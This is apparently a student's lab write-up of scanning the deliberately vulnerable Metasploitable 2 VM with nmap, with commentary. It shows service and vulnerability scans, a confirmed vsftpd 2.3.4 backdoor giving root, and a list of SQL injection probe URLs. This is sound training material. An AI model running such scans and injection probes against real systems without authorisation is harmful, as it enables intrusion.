


```
└─$ sudo nmap -sV -F 192.168.1.4 -oN nmap_svs.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-31 14:00 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00042s latency).
Not shown: 82 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp  open  login
514/tcp  open  tcpwrapped
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
MAC Address: 08:00:27:7D:C1:52 (Oracle VirtualBox virtual NIC)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.46 seconds
```


- Over here I did the command -sV to see the versions that are running in the ms2, which is actually really helpful, look at how much information we got? Also, I did -p- originally but I realized that was taking a little too long so I switched over to -F so its faster and saved it to a text file.
- Cool neat thing, you know it's metasploitable because you can see the service info host displayed.



```
└─$ sudo nmap -sC -F  192.168.1.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-31 14:05 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00041s latency).
Not shown: 82 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.5
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet
25/tcp   open  smtp
```



```
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
53/tcp   open  domain
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      50128/tcp   mountd
|   100005  1,2,3      60852/udp   mountd
|   100021  1,3,4      41233/tcp   nlockmgr
|   100021  1,3,4      58723/udp   nlockmgr
|   100024  1          43157/udp   status
|_  100024  1          54003/tcp   status
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
513/tcp  open  login
514/tcp  open  shell
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: SupportsTransactions, Speaks41ProtocolNew, Support41Auth, ConnectWithDatabase, SupportsCompression, SwitchToSSLAfterHandshake, LongColumnFlag
|   Status: Autocommit
|_  Salt: Zi~aJ,=0sx!6."_;E*@E
5432/tcp open  postgresql
|_ssl-date: 2025-10-31T18:05:29+00:00; -4s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11
8009/tcp open  ajp13
```



```
|_  100024  1          54003/tcp   status
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
513/tcp  open  login
514/tcp  open  shell
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: SupportsTransactions, Speaks41ProtocolNew, Support41Auth, ConnectWithDatabase, SupportsCompression, SwitchToSSLAfterHandshake, LongColumnFlag
|   Status: Autocommit
|_  Salt: Zi~aJ,=0sx!6."_;E*@E
5432/tcp open  postgresql
|_ssl-date: 2025-10-31T18:05:29+00:00; -4s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11
8009/tcp open  ajp13
```

```
|_ajp-methods: Failed to get a valid response for the OPTION request
MAC Address: 08:00:27:7D:C1:52 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 59m55s, deviation: 2h00m00s, median: -4s
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-10-31T14:05:12-04:00

Nmap done: 1 IP address (1 host up) scanned in 46.04 seconds
```

- I did -sC command for this, which gave us a lot of information of course
- Basically did a deep scan, since it is a built in script, grabbing the weak config checks
- Figured out that the host is still up, and I know it is on a vbox of course, the mac address exposes that.
- We also saw that 82 ports are closed!

++


Vuln scanning and More

TL;DR

Metasploitable 2 is an intentionally vulnerable virtual machine so people can use it for security training and practice penetration testing techniques. It is based on the Linux OS and is distributed by Rapid7.

Overview / Goal


In this part, I will be noting some of the commands that I will be doing to ms2, primarily vuln scanning, things that are outdated and cve's. Of course, my machine that I am using to carry out these attacks is my kali linux vm, which is hosted by Vbox.



```
└─# sudo nmap --script vuln -sV -O -T4 192.168.1.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-14 10:10 EST
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.96% done; ETC: 10:10 (0:00:02 remaining)
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.83% done; ETC: 10:11 (0:00:00 remaining)
Stats: 0:01:15 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.86% done; ETC: 10:11 (0:00:00 remaining)
Stats: 0:01:52 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.86% done; ETC: 10:12 (0:00:00 remaining)
Stats: 0:02:57 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.86% done; ETC: 10:13 (0:00:00 remaining)
Nmap scan report for 192.168.1.4
Host is up (0.00018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| vulners:
|   vsftpd 2.3.4:
|       PACKETSTORM:162145      10.0    https://vulners.com/packetstorm/PACKETSTORM:162145      *EXPLOIT*
|       EDB-ID:49757    10.0    https://vulners.com/exploitdb/EDB-ID:49757      *EXPLOIT*
|       E9B0AEBB-5138-50BF-8922-2D87E3C046DD    10.0    https://vulners.com/githubexploit/E9B0AEBB-5138-50BF-8922-2D87E3C046DD  *EXPLOIT*
|       CVE-2011-2523   10.0    https://vulners.com/cve/CVE-2011-2523
|       CNVD-2020-46837 10.0    https://vulners.com/cnvd/CNVD-2020-46837
|       CC3F6C15-182F-53F6-A5CC-812D37F1F047    10.0    https://vulners.com/githubexploit/CC3F6C15-182F-53F6-A5CC-812D37F1F047  *EXPLOIT*
|       A41B5EAD-1A4C-56A6-97C6-1C58A1CF1E3B    10.0    https://vulners.com/githubexploit/A41B5EAD-1A4C-56A6-97C6-1C58A1CF1E3B  *EXPLOIT*
|       5F4BCEDE-77DF-5D54-851A-0AE8B76458D9    10.0    https://vulners.com/githubexploit/5F4BCEDE-77DF-5D54-851A-0AE8B76458D9  *EXPLOIT*
|       50580586-73C4-5097-81CA-546D6591DF44    10.0    https://vulners.com/githubexploit/50580586-73C4-5097-81CA-546D6591DF44  *EXPLOIT*
|_      1337DAY-ID-36095        9.8     https://vulners.com/zdt/1337DAY-ID-36095        *EXPLOIT*
```


- I did the command nmap –script vuln -sV -O -T4 at the target iP address.
- Of course, this took a while, I was waiting about 3 minutes and as you can see I kept pressing enter to see how much longer it would take haha.

- It provided a long list of vulns and CVE's, which is the main goal for this command
- I did -T4 to make it faster and this is more aggressive too. Doesn't really matter here, I'm pen testing my own machine.




```
| vulners:
|   vsftpd 2.3.4:
|       PACKETSTORM:162145      10.0    https://vulners.com/packetstorm/PACKETSTORM:162145      *EXPLOIT*
|       EDB-ID:49757    10.0    https://vulners.com/exploitdb/EDB-ID:49757      *EXPLOIT*
|       E9B0AEBB-5138-50BF-8922-2D87E3C046DD    10.0    https://vulners.com/githubexploit/E9B0AEBB-5138-50BF-8922-2D87E3C046DD  *EXPLOIT*
|       CVE-2011-2523   10.0    https://vulners.com/cve/CVE-2011-2523
|       CNVD-2020-46837 10.0    https://vulners.com/cnvd/CNVD-2020-46837
|       CC3F6C15-182F-53F6-A5CC-812D37F1F047    10.0    https://vulners.com/githubexploit/CC3F6C15-182F-53F6-A5CC-812D37F1F047  *EXPLOIT*
|       A41B5EAD-1A4C-56A6-97C6-1C58A1CF1E3B    10.0    https://vulners.com/githubexploit/A41B5EAD-1A4C-56A6-97C6-1C58A1CF1E3B  *EXPLOIT*
|       5F4BCEDE-77DF-5D54-851A-0AE8B76458D9    10.0    https://vulners.com/githubexploit/5F4BCEDE-77DF-5D54-851A-0AE8B76458D9  *EXPLOIT*
|       50580586-73C4-5097-81CA-546D6591DF44    10.0    https://vulners.com/githubexploit/50580586-73C4-5097-81CA-546D6591DF44  *EXPLOIT*
|_      1337DAY-ID-36095        9.8     https://vulners.com/zdt/1337DAY-ID-36095        *EXPLOIT*
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
```

- Over here, we can see that we have detected one of the most famous vulns in ms2.
- As you can see, it says that the current state is exploitable for vsftpd, and is running the version of 2.3.4 The state is of course open
- CVE was published in the year of 2011/
- Well, why is it so exploitable and malicious? Well, it says here. It's because it contains a built-in backdoor that gets placed by a malicious dev. The score that it has is a 10.0, which is the MAXIMUM severity. Pretty neat!




```
Exploit results:
  Shell command: id
  Results: uid=0(root) gid=0(root)
References:
```

- This is one of the most important lines in this report.
- Basically, the nmap script essentially used the backdoor to run the command id on the target and the output gives us root.
- And, of course, we know what root means! Full system control Big no no!



```
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.1.4:80/dav/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.4:80/dav/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.1.4:80/dav/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.4:80/dav/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?do=toggle-security%27%20OR%20sqlspider&page=home.php
|     http://192.168.1.4:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=php-errors.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=usage-instructions.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider&username=anonymous
|     http://192.168.1.4:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.1.4:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
```

